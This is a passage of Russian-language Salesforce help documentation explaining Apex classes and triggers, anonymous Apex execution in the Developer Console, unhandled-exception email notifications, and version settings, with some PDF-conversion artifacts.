| New            | Создание записи.   | <ul style="list-style-type: none"> <li>• Действие</li> <li>• Группа объявлений</li> <li>• Актив</li> <li>• Кампания</li> <li>• Обращение</li> <li>• Контакт</li> <li>• Контракт</li> <li>• Событие</li> <li>• Кампания Google</li> <li>• Ключевое слово</li> <li>• Интерес</li> <li>• Возможность</li> <li>• Поиск фраза</li> <li>• Версия SFGA</li> <li>• Решение</li> <li>• Задача</li> <li>• Текстовое объявление</li> <li>• Настраиваемые объекты</li> </ul> |
| NewTask        | Создание задачи.   | Задача   |
| RequestUpdate  | Отправка запроса на обновление.  | <ul style="list-style-type: none"> <li>• Контакт</li> <li>• Действие</li> </ul>  |
| SelfServSelect | Регистрация пользователя в качестве пользователя портала самообслуживания. | Решение  |
| SendEmail      | Отправка сообщения эл. почты.  | Действие   |
| SendGmail      | Открытие пустого сообщения эл. почты Gmail.                                | <ul style="list-style-type: none"> <li>• Контакт</li> <li>• Интерес</li> </ul>   |
| Sort           | Сортировка продуктов в прайс-листе.  | OpportunityLineItem  |

Share

Предоставление общего доступа к записи.

- Организация
- Группа объявлений
- Кампания
- Обращение
- Контакт
- Контракт
- Кампания Google
- Ключевое слово
- Интерес
- Возможность
- Поисковая фраза
- Версия SFGA
- Текстовое объявление

Submit for Approval

Отправка записи на утверждение.

- Организация
- Действие
- Группа объявлений
- Актив
- Кампания
- Участник кампании
- Обращение
- Контакт
- Контракт
- Событие
- Кампания Google
- Ключевое слово
- Интерес
- Возможность
- Продукт возможности
- Продукт
- Поисковая фраза
- Версия SFGA
- Решение
- Задача
- Текстовое объявление

Tab

Предоставление доступа ко вкладке объекта.

- Группа объявлений
- Кампания
- Обращение

- Контакт
- Контракт
- Кампания Google
- Ключевое слово
- Интерес
- Возможность
- Продукт
- Поисковая фраза
- Версия SFGA
- Решение
- Текстовое объявление

|                             |  |   |
|-----------------------------|--|---|
| View                        | Просмотр записи.   | <ul style="list-style-type: none"> <li>• Действие</li> <li>• Группа объявлений</li> <li>• Актив</li> <li>• Кампания</li> <li>• Участник кампании</li> <li>• Обращение</li> <li>• Контакт</li> <li>• Контракт</li> <li>• Событие</li> <li>• Кампания Google</li> <li>• Ключевое слово</li> <li>• Интерес</li> <li>• Возможность</li> <li>• Продукт возможности</li> <li>• Продукт</li> <li>• Поисковая фраза</li> <li>• Версия SFGA</li> <li>• Решение</li> <li>• Текстовое объявление</li> <li>• Настраиваемые объекты</li> </ul> |
| ViewAllCampaignMembers      | Составление списка всех участников кампании.                             | Кампания  |
| ViewCampaignInfluenceReport | Отображение отчета «Кампании с находящимися под влиянием возможностями». | Кампания  |
| ViewPartnerPortalUser       | Составление списка всех пользователей партнерского портала.              | Контакт   |

|                 |  |   |
|-----------------|--|---|
| ViewSelfService | Составление списка всех пользователей портала самообслуживания.                          | Контакт   |
| YahooMaps       | Добавление адреса на карты Yahoo!.   | <ul style="list-style-type: none"> <li>• Организация</li> <li>• Контакт</li> <li>• Интерес</li> </ul> |
| YahooWeather    | Отображение страницы <a href="http://weather.yahoo.com/">http://weather.yahoo.com/</a> . | Контакт   |

СМ. ТАКЖЕ:

[Глобальные переменные](#)

## Код Apex

### Общие сведения о коде Apex

Apex — это строго типизированный объектно-ориентированный язык программирования, позволяющий разработчикам выполнять операторы управления транзакциями и потоками на сервере платформы Force.com в сочетании с вызовами к интерфейсу Force.com API. Благодаря синтаксису, напоминающему Java и действующему подобно хранимым процедурам базы данных, Apex позволяет разработчикам добавлять бизнес-логику в основные системные события, включая нажатия кнопок, обновления связанных записей и страницы Visualforce. Код Apex может быть инициирован запросами веб-службы и триггерами объектов.


Apex может храниться на платформе в двух разных формах.

- *Класс* — это шаблон или образец, используемый для создания объектов Apex. Классы состоят из других классов, заданных пользователем методов, переменных, типов исключений и статического кода инициализации. Введите строку «Классы Apex» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Классы Apex». См. раздел «[Управление классами Apex](#)» на странице 5610.
- *Триггер* — это код Apex, который выполняется перед некоторым событием языка манипулирования данными (DML) или после него (например, перед вставкой записи объекта в базу данных или после удаления записи). Триггеры хранятся в системе Salesforce в качестве метаданных. Список всех триггеров в вашей организации находится на странице «Триггеры Apex» в разделе «Настройка». См. раздел «[Управление триггерами Apex](#)» на странице 5612.

Как правило, Apex выполняется в контексте системы, то есть, полномочия текущего пользователя, безопасность поля и правила общего доступа не учитываются во время выполнения кода.

Прежде чем развернуть код Apex в производственных средах, убедитесь, что поблочные тесты охватывают не менее 75% кода. Кроме того, всем триггерам должно отводиться некоторое тестовое покрытие. См. раздел «[Общие сведения о поблочных тестах Apex](#)» на странице 5865.

Чтобы повторить выполнение после создания классов, триггеров и тестов, воспользуйтесь [консолью разработчика](#).

 **Прим.:** Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (deploy), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данные ресурсы не относятся к службам Salesforce.

Дополнительную информацию о синтаксисе и использовании Apex см. в [Руководстве разработчика Force.com Apex Code](#).

## Руководство разработчика Apex и инструменты разработчика

*Руководство разработчика Apex* — это полное справочное руководство для языка программирования Apex. *Руководство разработчика Apex* также разъясняет синтаксис языка, методы вызова Apex, порядок использования ограничений, способы создания тестов и многое другое. Чтобы создать код Apex, выберите нужный инструмент от компании Salesforce или стороннего разработчика.

- [Руководство разработчика Apex](#)


Рекомендуем использовать данные инструменты для создания кода Apex.

- [Консоль разработчика Force.com](#)
- [Модуль Force.com IDE для Eclipse](#)
- [Редактор кода в пользовательском интерфейсе Salesforce](#)

Воспользуйтесь Интернетом для поиска интерфейсов Salesforce IDE, созданных сторонними разработчиками.

## Определение классов Apex

[Классы Apex](#) хранятся в системе Salesforce в качестве метаданных.

 **Прим.:** Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (deploy), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данные ресурсы не относятся к службам Salesforce.

Чтобы создать класс, выполните указанные ниже действия.

1. Введите строку «*Классы Apex*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Классы Apex**».
2. Нажмите кнопку «**Создать**».
3. Чтобы указать версии Apex и API, использованные для создания данного класса, щелкните «**Параметры версии**». Если организация использует установленные управляемые пакеты из каталога AppExchange, укажите версию каждого управляемого пакета, которая должна использоваться с данным классом. Рекомендуем использовать стандартные значения для всех версий. Данное действие связывает класс с последней версией Apex, API и каждого управляемого пакета. Чтобы получить доступ к компонентам или функциям, которые отличаются от содержимого последней версии пакета, укажите предыдущую версию управляемого пакета. Чтобы сохранить определенный алгоритм работы, укажите предыдущую версию Apex и API.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- «Автор Apex»

4. Введите код Apex для класса в редакторе классов. Длина одного класса может составлять не более 1 миллиона символов, без учета комментариев, методов теста или классов, заданных посредством `@isTest`.
5. Чтобы сохранить внесенные изменения и просмотреть сведения о классе, нажмите кнопку **«Сохранить»**. Чтобы сохранить внесенные изменения и продолжить редактирование класса, нажмите кнопку **«Быстрое сохранение»**. Прежде чем сохранить собственный класс, убедитесь в корректной компиляции класса Apex.

Сохраненные классы могут запускаться другим кодом Apex (например, триггером) посредством переменных или методов класса.

 **Прим.:** В целях обеспечения обратной совместимости классы сохраняются с параметрами определенной версии Apex и API. Если класс Apex ссылается на компоненты установленных управляемых пакетов (например, настраиваемый объект), то параметры версии для каждого управляемого пакета, используемого классом, также сохраняются. Кроме того, пометка `isValid` со значением `true` хранится вместе с классом до изменения зависимых метаданных после последней компиляции класса. Пометке `isValid` присваивается значение `false` при изменении имен или полей объекта, используемых в классе, включая несущественные изменения (например, редактирование описания объекта или поля), или при изменении класса, вызывающего данный класс. Вызов класса триггером или вызовом веб-службы инициирует повторную компиляцию кода и отправку пользователю уведомления о наличии ошибок. Если ошибки отсутствуют, то пометке `isValid` присваивается значение `true`.

СМ. ТАКЖЕ:

[Управление классами Apex](#)


[Просмотр классов Apex](#)

[Управление параметрами версии для Apex](#)




## Определение триггеров Apex

Триггеры Apex хранятся в приложении в качестве метаданных связанного объекта.

 **Прим.:** Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (`deploy`), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данные ресурсы не относятся к службам Salesforce.

1. В разделе параметров управления объектами для объекта, доступ к триггерам которого необходимо получить, перейдите в раздел «Триггеры».

 **Совет:** Пользовательский интерфейс Salesforce не поддерживает создание триггеров для стандартных объектов «Вложение», «Документ содержимого» и «Примечание». Чтобы создать триггеры для данных объектов, воспользуйтесь средствами разработки (например, консоль разработчика или Force.com IDE). При необходимости воспользуйтесь Metadata API.

2. Нажмите кнопку «Создать» в списке «Триггеры».

3. Чтобы указать версии Apex и API, использованные для создания данного триггера, щелкните «Параметры версии». Если организация использует установленные управляемые пакеты из каталога AppExchange, укажите версию каждого управляемого пакета, которая должна использоваться с данным триггером. Рекомендуем использовать стандартные значения для всех версий. Данное действие связывает триггер с последней версией Apex, API и каждого управляемого пакета. Чтобы получить доступ к компонентам или функциям, которые отличаются от содержимого последней версии пакета, укажите предыдущую версию управляемого пакета.

4. Чтобы скомпилировать и включить триггер, щелкните «Триггер Apex» и установите флажок «Активно». Чтобы сохранить код в метаданных организации, снимите данный флажок. Данный флажок установлен по умолчанию.

5. Введите Apex для триггера в поле «Текст». Длина одного триггера должна составлять не более 1 миллиона символов.

Чтобы определить триггер, воспользуйтесь синтаксисом ниже.

```
trigger TriggerName on ObjectName (trigger_events) {
    code_block
}
```

где `trigger_events` может быть списком событий, разделенных запятыми.

- `before insert`
- `before update`
- `before delete`
- `after insert`
- `after update`
- `after delete`
- `after undelete`

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**

Стандартные объекты,  
кампании, обращения и  
сообщения эл. почты  
недоступны в версии  
**Database.com Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения триггеров  
Apex:

- «Автор Apex»

 **Прим.:** Триггер, вызванный операцией повторяющегося события или задачи (insert, delete или update), инициирует ошибку выполнения при пакетном вызове триггера из Force.com API.

6. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Пометка `isValid` со значением `true` хранится вместе с триггером до изменения зависимых метаданных после последней компиляции триггера. Пометке `isValid` присваивается значение `false`, если повторная обработка кода компилятором Apex не завершена, при изменении имен или полей объекта, используемых в триггере, включая несущественные изменения (например, редактирование описания объекта или поля). Повторная компиляция выполняется при следующем выполнении триггера или повторном сохранении триггера в метаданных.

Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления.

СМ. ТАКЖЕ:

[Управление триггерами Apex](#)

[Управление параметрами версии для Apex](#)

[Поиск по параметрам управления объектами](#)

## Выполнение анонимного кода Apex


Консоль разработчика позволяет выполнять код Apex для альтернативного создания журналов отладки, охватывающих конкретную логику приложения.

### Необходимые полномочия пользователя


Для выполнения анонимного Apex:

«Автор Apex»

Инструмент Execute Anonymous Apex на консоли разработчика выполняет код Apex, введенный посредством Execute Anonymous, и создает журнал отладки, содержащий результаты выполнения.

 **Внимание:** В случае вызова класса, содержащего метод теста `testMethod`, выполняются все его операторы DML. При этом возможно добавление нежелательных данных в организацию.



1. Чтобы открыть окно Enter Apex Code, последовательно выберите пункты **Debug > Open Execute Anonymous Window**.



```

1 Integer int1 = 0;
2
3 void myProcedure1 () {
4     myProcedure2 ();
5 }
6
7 void myProcedure2 () {
8     int1++;
9 }
10
11 myProcedure1 ();
12

```

2. Введите нужный код в окно Enter Apex Code или щелкните значок  для открытия редактора кода в новом окне обозревателя. Чтобы автоматически открыть полученный журнал отладки по завершении выполнения, установите флажок **Open Log**.  
  
 **Прим.:** Анонимный код не может содержать ключевое слово `static`.
3. Выполните код.
  - a. Чтобы выполнить весь код, указанный в окне, нажмите кнопку **Execute** или воспользуйтесь комбинацией клавиш CTRL + E.
  - b. Чтобы выполнить только отдельные строки кода, выберите нужные строки и нажмите кнопку **Execute Highlighted** или воспользуйтесь комбинацией клавиш CTRL + SHIFT + E.
4. При наличии флажка **Open Log** журнал автоматически откроется в представлении Log Inspector. После выполнения кода журнал отладки добавляется на вкладку **Logs**. Чтобы открыть журнал в представлении Log Inspector, дважды щелкните нужный журнал.
5. Чтобы повторно выполнить тот же код без внесения изменений, последовательно выберите пункты **Debug > Execute Last**. Чтобы открыть окно Enter Apex Code, содержащее предыдущую запись, и изменить код, последовательно выберите пункты **Debug > Open Execute Anonymous Window**.

СМ. ТАКЖЕ:

[Меню Debug](#)

[Log Inspector](#)

[Использование журналов отладки](#)


[Вкладка Logs](#)

## Что происходит при возникновении исключения Apex?

При возникновении исключения выполнение кода останавливается. Операции DML, обработанные перед исключением, отменяются и не передаются в базу данных. Исключения регистрируются журналами отладки. При возникновении необработанных исключений (исключения, которые не обнаруживаются кодом) система Salesforce отправляет сообщение эл. почты, содержащее сведения об исключении. Конечному пользователю отображается сообщение об ошибке в пользовательском интерфейсе Salesforce.

### Сообщения эл. почты о необработанных исключениях

При возникновении необработанных исключений Apex система отправляет сообщения эл. почты, содержащие трассировку стека Apex, организацию клиента и код пользователя. Другие данные клиента не возвращаются. По умолчанию сообщения эл. почты о необработанных исключениях отправляются разработчику, указанному в поле `LastModifiedBy` невыполненного класса или триггера. Кроме того, сообщения эл. почты могут отправляться пользователям организации Salesforce и произвольным получателям. Чтобы настроить данные электронные уведомления, введите строку «Сообщения эл. почты об исключениях Apex» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «Сообщения эл. почты об исключениях Apex». При необходимости настройте сообщения эл. почты об исключениях Apex посредством объекта Tooling API по имени ApexEmailNotification.

 **Прим.:** При возникновении повторяющихся исключений в коде Apex, который выполняется синхронно, последующие сообщения эл. почты об исключениях блокируются и отправляется только первое сообщение эл. почты. Данная блокировка позволяет избежать переполнения папки входящих сообщений эл. почты разработчика уведомлениями об одной и той же ошибке. При использовании кода Apex, который выполняется асинхронно, включая пакеты Apex и методы с примечанием `@future`, сообщения эл. почты о повторяющихся исключениях не блокируются.

### Необработанные исключения в пользовательском интерфейсе

При обнаружении исключения, возникшего в коде Apex во время использования стандартного пользовательского интерфейса, конечному пользователю отображается сообщение об ошибке. Сообщение об ошибке содержит текст, аналогичный уведомлению ниже.

#### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях:

**Performance Edition, Unlimited Edition, Developer Edition, Enterprise Edition и Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице настройки сообщений эл. почты об исключениях Apex:

- «Просмотр настройки»

Для создания кода Apex:

- «Автор Apex»

Для использования Tooling API:

- «API включен»

Merchandise Edit Help for this Page ?

## New Merchandise

**Merchandise Edit** Save Save & New Cancel

**Error: Invalid Data.**  
Review all error messages below to correct your data.  
**Apex trigger myMerchandiseTrigger caused an unexpected exception, contact your administrator: myMerchandiseTrigger: execution of BeforeInsert caused by: System.NullPointerException: Attempt to de-reference a null object: Trigger.myMerchandiseTrigger: line 3, column 1**

**Information** = Required Information

|                  |  |       |           |
|------------------|--|-------|-----------|
| Merchandise Name | <input type="text" value="Erasers"/>       | Owner | Test User |
| Description      | <input type="text" value="White erasers"/> |       |           |
| Price            | <input type="text" value="1.50"/>          |       |           |
| Total Inventory  | <input type="text" value="120"/>           |       |           |

## Обработка исключений Apex в управляемых пакетах

При создании управляемого пакета для каталога Force.com AppExchange рекомендуем указать пользователя, которому должно быть отправлено электронное уведомление о возникновении исключения, которое не может быть обнаружено кодом Apex. Ниже перечислены действия, которые могут вызывать необрабатываемые исключения.

- Действие или метод считывания Visualforce
- Метод веб-службы
- Триггер

Отправленное сообщение эл. почты использует следующий формат:

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Enterprise Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:

- «Создание пакетов Force.com AppExchange»

Для загрузки пакетов:

- «Передача пакетов Force.com AppExchange»

Для создания Apex:

- «Автор Apex»

----- Тема :  
Developer script exception from ИМЯ\_КЛАССА Apex script unhandled trigger exception  
by user/organization: КОД\_ПОЛЬЗОВАТЕЛЯ/КОД\_ОРГАНИЗАЦИИ СТРОКА\_ИСКЛЮЧЕНИЯ  
ТРАССИРОВКА\_СТЕКА  
-----

Например:

```
----- От:
Apex Application? <info@salesforce.com> Кому: joeuser@salesforce.com
<joeuser@salesforce.com> Тема: Developer script exception from Gack WS? Дата: Пн, 26 Ноя
2007 14:42:41 +0000 (GMT) (06:42 PST) Apex script unhandled trigger exception by
user/organization: 010x0000000rFPg/00Fх00000009ejj TestException.Test Exception?: Gack
WS exception Class.Gack WS?.gackTestException: line 4, column 11
-----
```

Количество сообщений эл. почты, созданных для одной ошибки и использующих одну тему, не может превышать 10 за одну минуту.

## Управление классами Apex

Доступно в версиях: **Performance Edition, Unlimited Edition, Developer Edition** и **Enterprise Edition**.

Класс Apex — это шаблон или образец, используемый для создания объектов Apex. Классы состоят из других классов, заданных пользователем методов, переменных, типов исключений и статического кода инициализации. Сохраненные переменные или методы класса могут запускаться другим кодом Apex или посредством SOAP API (или AJAX Toolkit) для методов, обозначенных ключевым словом `webservice`.

Страница «Классы Apex» позволяет создавать классы Apex и управлять ими. Для классов «Apex» введите строку «Классы Apex» в поле «Быстрый поиск» и выберите пункт «Классы Apex». Дополнительные функции разработки доступны на [консоли разработчика](#).

Чтобы создать класс Apex, нажмите кнопку «Создать» на странице «Классы Apex» и введите код Apex в редактор.

Разработчики могут создавать методы класса в соответствии с синтаксисом, описанным в [Руководстве разработчика Force.com Apex Code](#). Классы могут быть созданы автоматически на основе документа WSDL, хранящегося на локальном жестком диске или в сети. Создание класса на основе документа WSDL позволяет разработчикам создавать выноски на внешнюю веб-службу в Apex. Чтобы создать класс Apex на основе документа WSDL, нажмите кнопку «Создать из WSDL» на странице «Классы Apex».

Ниже перечислены действия, доступные после создания класса Apex.

- Чтобы изменить содержимое класса в обычном редакторе, щелкните ссылку «Правка» напротив имени нужного класса.
- Чтобы удалить класс из организации, щелкните ссылку «Удал.» напротив имени нужного класса.





### Прим.:

- Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (`deploy`), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данные ресурсы не относятся к службам Salesforce.
- Класс, указанный в качестве контроллера для страницы или компонента Visualforce, не может быть удален.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- «Автор Apex»

- Значок  указывает, что класс Apex выпущен в управляемом пакете. Классы Apex в пакетах подчиняются особым рекомендациям.
  - Значок  указывает на использование класса Apex в установленном управляемом пакете. Класс, используемый управляемым пакетом, не может быть изменен или удален.
  - Значок  указывает, что класс Apex, используемый в управляемом выпущенном ранее пакете, будет удален при следующей загрузке пакета. Класс Apex может быть восстановлен на странице сведений о пакете.
- Если класс Apex содержит методы, определенные как `webservice`, щелкните ссылку **«WSDL»** напротив имени нужного класса, чтобы создать документ WSDL на основе содержимого класса. Данный документ содержит все сведения, необходимые клиенту для использования методов веб-службы Apex. Итоговый документ WSDL содержит все методы класса, помеченные ключевым словом `webservice`.
  - Чтобы выбрать профили, которым разрешается выполнять методы класса в точках входа верхнего уровня (например, методы веб-службы), щелкните ссылку **«Безопасность»** напротив имени нужного класса. Данная ссылка отображается для классов, установленных в организацию как часть управляемого пакета, только при условии их глобальности.
  - Чтобы определить процентное содержание кода Apex, охваченного поблочными тестами, щелкните ссылку **«Оценить покрытие кода организации»**. Данное процентное содержание основывается на последних результатах выполненных тестов. При отсутствии результатов тестов покрытие кода составляет 0%.
  - Чтобы выполнить все поблочные тесты при их наличии как минимум в одном классе Apex, нажмите кнопку **«Выполнить все тесты»**.
  - Чтобы скомпилировать все классы Apex, доступные в организации, щелкните ссылку **«Компилировать все классы»**. Чтобы просмотреть классы, установленные из управляемого пакета и содержащие методы теста или являющиеся классами теста, а также выполнить методы теста на странице «Выполнение теста Apex», рекомендуем сначала скомпилировать данные классы. Классы управляемого пакета не могут быть сохранены, поэтому могут быть скомпилированы только посредством ссылки **«Компилировать все классы»**. В противном случае, сохранение классов Apex, установленных из неуправляемого пакета, инициирует их повторную компиляцию. Данная ссылка компилирует все классы Apex, доступные в организации, независимо от пакета, использованного для их установки.
-  **Прим.:** Префикс пространства имен добавляется в классы и триггеры Apex, страницы и компоненты Visualforce, фирменные шаблоны, папки, элементы S-Control, статические ресурсы, веб-ссылки и типы настраиваемых отчетов при их наличии в управляемом пакете. Поле префикса пространства имен отображается для фирменных шаблонов, папок и типов настраиваемых отчетов только при наличии полномочия «Настройка приложения».

СМ. ТАКЖЕ:


[Определение классов Apex](#)

[Просмотр классов Apex](#)


## Управление триггерами Apex

Триггер — это код Apex, который выполняется перед некоторым событием языка манипулирования данными (DML) или после него (например, перед вставкой записи объекта в базу данных или после удаления записи).

Триггеры хранятся в системе Salesforce в качестве метаданных. Список всех триггеров в вашей организации находится на странице «Триггеры Apex» в разделе «Настройка». Триггеры также связаны и сохраняются с конкретными объектами и выводятся в списке параметров управления объектами для каждого объекта. Дополнительные функции разработки доступны на [консоли разработчика](#).

 **Прим.:** Префикс пространства имен добавляется в классы и триггеры Apex, страницы и компоненты Visualforce, фирменные шаблоны, папки, элементы S-Control, статические ресурсы, веб-ссылки и типы настраиваемых отчетов при их наличии в управляемом пакете. Поле префикса пространства имен отображается для фирменных шаблонов, папок и типов настраиваемых отчетов только при наличии полномочия «Настройка приложения».



Чтобы создать триггер Apex, нажмите кнопку **«Создать»**.

 **Прим.:** Триггеры могут быть созданы только посредством связанного объекта, но не страницы «Триггеры Apex».

Ниже перечислены действия, доступные после создания триггера Apex.

- Чтобы изменить содержимое триггера в обычном редакторе, щелкните ссылку **«Правка»** напротив имени нужного триггера.
- Чтобы удалить триггер из организации, щелкните ссылку **«Удал.»** напротив имени нужного триггера.

 **Прим.:**

- Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (deploy), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данные ресурсы не относятся к службам Salesforce.
- Значок  указывает на использование триггера Apex в установленном управляемом пакете. Триггер, используемый управляемым пакетом, не может быть изменен или удален.
- Значок  указывает, что триггер Apex, используемый в управляемом выпущенном ранее пакете, будет удален при следующей загрузке пакета. Триггер Apex может быть восстановлен на странице сведений о пакете.

СМ. ТАКЖЕ:

[Определение триггеров Apex](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения,  
редактирования, удаления,  
настройки параметров  
версии и просмотра  
зависимостей для триггеров  
Apex:

- «Автор Apex»



## Управление параметрами версии для Apex

В целях обеспечения обратной совместимости классы сохраняются с параметрами определенной версии Apex и API. Если класс Apex ссылается на компоненты установленных управляемых пакетов (например, настраиваемый объект), то параметры версии для каждого управляемого пакета, используемого классом, также сохраняются. Подобно Apex, API и компоненты управляемых пакетов используются в последующих выпущенных версиях, но классы или триггеры все равно остаются связанными с версиями, поведение которых уже известно.

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат:

*основной\_номер.дополнительный\_номер.номер\_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер\_исправления* указывается и обновляется только в случае выпуска исправления. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет.

Чтобы настроить Salesforce API и версию Apex для класса или триггера, выполните указанные ниже действия.

1. Измените класс или триггер и щелкните **«Параметры версии»**.
2. Заполните поле «Версия» для Salesforce API. Данная версия также определяет версию Apex, связанную с классом или триггером.
3. Нажмите кнопку **«Сохранить»**.

Чтобы настроить параметры версии пакета для класса или триггера, выполните указанные ниже действия.

1. Измените класс или триггер и щелкните **«Параметры версии»**.
2. Заполните поле «Версия» для каждого управляемого пакета, используемого классом или триггером. Данная версия управляемого пакета продолжает использоваться классом или триггером при установке более поздних версий управляемого пакета, если параметры версии не обновляются пользователем вручную. Чтобы добавить установленный управляемый пакет в список параметров, выберите нужный пакет из списка доступных пакетов. Список отображается только при наличии установленного управляемого пакета, который больше не связан с классом или триггером.
3. Нажмите кнопку **«Сохранить»**.

Ниже перечислены рекомендации по работе с параметрами версии пакета.

- Класс или триггер Apex, ссылающийся на управляемый пакет, по умолчанию связывается с последней установленной версией управляемого пакета, если при его сохранении версия управляемого пакета не указывается.
- Если класс или триггер ссылается на пакет, то кнопка **«Удалить»** недоступна для параметров версии класса или триггера, используемых управляемым пакетом. Чтобы определить области использования управляемого пакета классом или триггером, нажмите кнопку **«Показать зависимости»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**

Управляемые пакеты  
недоступны в версии  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:




- «Автор Apex»

## Просмотр классов Apex

При необходимости просмотрите код, содержащийся в созданном классе, API, использованный для сохранения класса, а также сведения о действительности или активности класса. В меню «Настройка» введите «Классы Apex» в поле «Быстрый поиск», затем выберите «Классы Apex», затем щелкните имя класса, который необходимо просмотреть. Ниже перечислены действия, доступные при просмотре класса.

- Чтобы изменить класс, щелкните «Правка».

### Прим.:

- Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (dep10y), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данные ресурсы не относятся к службам Salesforce.
- Значок  указывает, что класс Apex выпущен в управляемом пакете. Классы Apex в пакетах подчиняются особым рекомендациям.
- Значок  указывает на использование класса Apex в установленном управляемом пакете. Класс, используемый управляемым пакетом, не может быть изменен или удален.
- Значок  указывает, что класс Apex, используемый в управляемом выпущенном ранее пакете, будет удален при следующей загрузке пакета. Класс Apex может быть восстановлен на странице сведений о пакете.

